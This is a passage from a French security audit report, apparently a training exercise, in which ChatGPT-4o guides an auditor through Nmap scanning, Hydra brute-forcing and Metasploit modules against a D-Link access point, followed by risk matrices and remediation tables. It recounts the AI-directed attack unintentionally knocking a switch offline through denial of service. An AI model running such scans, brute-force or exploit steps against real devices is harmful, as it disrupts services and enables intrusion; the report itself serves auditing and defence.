


Figure 19 Scan des ports et identification des versions des services avec Nmap.

#### f) HYDRA

Hydra est un outil de force brute et de dictionnaire utilisé pour tester la sécurité des mots de passe sur divers services réseau. Il permet aux professionnels de la sécurité de vérifier la robustesse des mots de passe en essayant des combinaisons multiples de manière automatisée sur des services tels que SSH, FTP, HTTP, et bien d'autres. Hydra est couramment utilisé dans les tests de pénétration pour identifier les faiblesses de sécurité liées aux mots de passe.

Il m'a donné Hydra et Curl dans le mauvais ordre. Pour utiliser correctement Hydra, il aurait dû utiliser la commande `curl -L` plutôt que `curl -l`, qui ne lui apporte pas beaucoup d'informations intéressantes.




Figure 20 Brute force de mots de passe avec Hydra.

Les commandes sont correctes, je vais simplement les exécuter dans le bon ordre. Je ne vais pas afficher tous les résultats car certains ne sont pas pertinents et cela entraînerait beaucoup de captures d'écran. Cependant, je les fournirai à l'IA qui disposera ainsi de plus d'informations pour continuer sa mission.

```
eloaham@KALILINUX:~$ nmap -sV 172.22.241.18
Starting Nmap 7.80 ( https://nmap.org ) at 2024-05-28 09:27 CEST
Nmap scan report for dlinkap.tlpu513.etab.local (172.22.241.18)
Host is up (0.76s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
53/tcp    open  domain  dnsmasq 2.78
80/tcp    open  http    WebServer
443/tcp   open  ssl/https WebServer
49152/tcp open  unknown
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port80-TCP:V=7.80%I=7%D=5/28%Time=66558755%P=x86_64-pc-linux-gnu%r(GetR
```

Figure 21 Résultats du scan Nmap pour l'adresse IP 172.22.241.18.

L'IA va adapter le script Metasploit avec les informations obtenues lors de la phase d'énumération. Cette fois, nous constatons que l'exploit a fonctionné. Elle va détourner la page d'erreur 404 pour provoquer une erreur dans l'exploitation.

```
msf6 auxiliary(scanner/http/http_login) > use auxiliary/scanner/http/dir_scanner
[*] Using configured payload linux/mipsbe/shell_reverse_tcp
msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 172.22.241.18
RHOSTS => 172.22.241.18
msf6 auxiliary(scanner/http/dir_scanner) > set RPORT 80
RPORT => 80
msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 172.22.241.18
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) >
```

Figure 22 Utilisation du module auxiliary/scanner/http/dir\_scanner pour détecter les répertoires.

Malheureusement, une petite erreur de ma part : je lui ai dit que je voulais attaquer, mais je ne lui ai pas précisé quel type d'attaque. Son attaque a eu pour conséquence de créer une erreur qui a fait tomber le site, c'est-à-dire une attaque de type DOS. La machine n'a pas pu traiter l'erreur 404 exploitée, donc l'exploit a réussi, mais je voulais à tout prix éviter une rupture de service pendant la période d'examen. Heureusement, ce routeur/switch n'est que secondaire et ne semble pas avoir eu d'impact.




Figure 23 Commutateur HS après l'attaque.

### III. CONCLUSION DE L'AUDIT DE SECURITE PAR L'IA CHAT GPT 4o :

Cet audit a mis en lumière des vulnérabilités majeures, telles que l'accès public à la page de connexion du routeur et les informations sensibles exposées. L'utilisation de l'intelligence artificielle, ChatGPT-4, a permis d'illustrer ces risques et de fournir des recommandations de sécurité.

Une réflexion sur les dangers potentiels de l'IA en cybersécurité a été proposée, soulignant les risques, les questions éthiques et réglementaires.

L'objectif initial de l'audit était de déterminer ce qu'une personne avec une machine Linux pouvait accomplir en matière de cybersécurité. L'IA a été utilisée pour guider l'auditeur dans le processus d'audit, en mettant en évidence les étapes de reconnaissance nécessaires avant toute exploitation, ainsi que les outils appropriés tels que Metasploit, Hydra et Curl.

En conclusion, cet audit souligne l'importance d'une approche proactive en matière de cybersécurité, de la reconnaissance des vulnérabilités à la mise en œuvre de mesures correctives. Les recommandations fournies par l'IA sont un premier pas vers la résolution des problèmes identifiés, mais il est recommandé de consulter des experts en sécurité pour une protection continue contre les menaces.

## IV. VISUALISATION

Pour chaque vulnérabilité, évaluez son impact et sa probabilité, puis placez-la dans la matrice de risque :

Vulnérabilité	Impact	Probabilité	Priorité	Actions Correctives
Accès public à la page de connexion du routeur	Majeur	Très probable	Critique (Rouge)	Restreindre l'accès, modifier les identifiants par défaut, mettre à jour les mots de passe.
Informations sensibles visibles	Majeur	Très probable	Critique (Rouge)	Masquer les informations sensibles sur la page de connexion, mettre à jour le firmware.
Mises à jour de sécurité manquantes	Sérieux	Probable	Élevé (Orange)	Mettre en place un processus de mise à jour automatique pour tous les appareils.
Utilisation de mots de passe faibles ou par défaut	Majeur	Très probable	Critique (Rouge)	Exiger des mots de passe forts, mettre en place une politique de rotation des mots de passe.
Services exposés sans protection (HTTP sans HTTPS)	Sérieux	Probable	Élevé (Orange)	Configurer HTTPS avec des certificats valides pour sécuriser les communications.

Ce tableau permet de visualiser clairement les priorités et d'agir en conséquence pour sécuriser le système d'information.

## V. CARTOGRAPHIE DES RISQUES

Probabilité	Mineur	Modéré	Sérieux	Majeur
Très probable	Moyen	Élevé	Critique	Critique
Probable	Faible	Moyen	Élevé	Critique
Peu probable	Faible	Moyen	Moyen	Élevé
Rare	Faible	Faible	Moyen	Moyen

L'audit de sécurité a révélé plusieurs vulnérabilités critiques qui nécessitent une attention immédiate pour sécuriser le système d'information. Les principales vulnérabilités identifiées incluent l'accès public à la page de connexion du routeur, l'exposition d'informations sensibles, l'absence de mises à jour de sécurité, l'utilisation de mots de passe faibles ou par défaut, et l'absence de protection HTTPS pour les services exposés. Ces vulnérabilités présentent un risque élevé en raison de leur impact potentiel majeur et de leur probabilité d'exploitation très élevée. Il est crucial de mettre en œuvre les actions correctives recommandées, telles que la restriction des accès, la mise à jour des firmwares, l'utilisation de mots de passe forts et la configuration de HTTPS, pour réduire ces risques et protéger les données sensibles contre les attaques potentielles. Une gestion proactive et continue des mises à jour de sécurité et des configurations d'accès est essentielle pour renforcer la résilience du système contre les menaces cybernétiques.



## VI. RECOMMANDATION :

### g) TABLEAU DES RECOMMANDATIONS ET PRIORISATION.

Vulnérabilité	Actions Correctives	Priorité
Accès public à la page de connexion du routeur	<ul style="list-style-type: none"><li>• Restreindre l'accès à la page de connexion via des règles de pare-feu -.</li><li>• Modifier les identifiants par défaut</li></ul>	1
Informations sensibles visibles	<ul style="list-style-type: none"><li>• Masquer les informations sensibles sur la page de connexion.</li><li>• Mettre à jour le firmware</li></ul>	2
Utilisation de mots de passe faibles ou par défaut	<ul style="list-style-type: none"><li>• Exiger des mots de passe forts.</li><li>• Mettre en place une politique de rotation régulière des mots de passe</li></ul>	3
Services exposés sans protection (HTTP sans HTTPS)	<ul style="list-style-type: none"><li>• Configurer HTTPS avec des certificats valides pour sécuriser les communications.</li></ul>	4
Mises à jour de sécurité manquantes	<ul style="list-style-type: none"><li>• Mettre en place un processus de mise à jour automatique pour tous les appareils.</li></ul>	5

## VII. TABLE DES ILLUSTRATIONS :

Figure 1 Appareils réseau connectés : routeur TL-WR841N et point d'accès sans fil. ....	3
Figure 2 Page de connexion admin D-Link pour le modèle DAP-1665. ....	3
Figure 3 Recherche sur les failles du modèle DAP-1665, version matérielle B1, version du firmware 2.06. ....	5
Figure 4 Méthodes Metasploit pour exploiter le modèle D-Link DAP-1665. ....	6
Figure 5 Recherche des modules Metasploit pour D-Link, résultats montrant des exploits pour D-Link Central WiFi Manager. ....	7
Figure 6 Exemple de commande Metasploit pour exploiter une faille D-Link. ....	7
Figure 7 Méthode pour exploiter le D-Link DAP-1665 avec Metasploit et SecLists. ....	8
Figure 8 Commande pour cloner le dépôt SecLists depuis GitHub. ....	8
Figure 9 Étapes complètes Metasploit sans commentaires. ....	9
Figure 10 Utilisation du module auxiliary/scanner/http/http_version pour scanner le serveur web. ....	9
Figure 11 Utilisation du module auxiliary/scanner/http/http_login pour tester les identifiants de connexion. ....	10
Figure 12 Utilisation du module auxiliary/scanner/http/http_login avec chemin relatif. ....	10
Figure 13 Configuration et exécution du module http_login avec chemin relatif. ....	10
Figure 14 Configuration et exécution du module http_login avec chemin relatif utilisant ~ pour SecLists. ....	11
Figure 15 Configuration et exécution du module http_login avec chemin relatif ~ pour SecLists. ....	11
Figure 16 Exécution du module http_login avec SecLists et chemin absolu. ....	12
Figure 17 Étapes importantes pour la reconnaissance avant d'utiliser Metasploit. ....	12
Figure 18 Utilisation d'outils spécifiques pour une reconnaissance approfondie avant Metasploit. ....	13
Figure 19 Scan des ports et identification des versions des services avec Nmap. ....	13
Figure 20 Brute force de mots de passe avec Hydra. ....	14
Figure 21 Résultats du scan Nmap pour l'adresse IP 172.22.241.18. ....	14
Figure 22 Utilisation du module auxiliary/scanner/http/dir_scanner pour détecter les répertoires. ....	14
Figure 23 Commutateur HS après l'attaque. ....	15

## VIII. SOURCE :

Voici les URL des outils et des ressources mentionnés dans le document d'audit de sécurité :

h) METASPLOIT :

- [Télécharger Metasploit](#)
- [Guide d'installation de Metasploit](#)

i) SECLISTS :

- [SecLists GitHub Repository](#)

j) NMAP :

- [Nmap Cheat Sheet](#)

k) HYDRA :

- [Hydra GitHub Repository](#)
- [Hydra Documentation](#)

l) GOBUSTER :

- [Gobuster GitHub Repository](#)

Pour toutes ces ressources, vous trouverez des guides d'utilisation détaillés, des documentations, et des instructions d'installation qui vous aideront à reproduire les étapes de l'audit de sécurité décrit dans le document.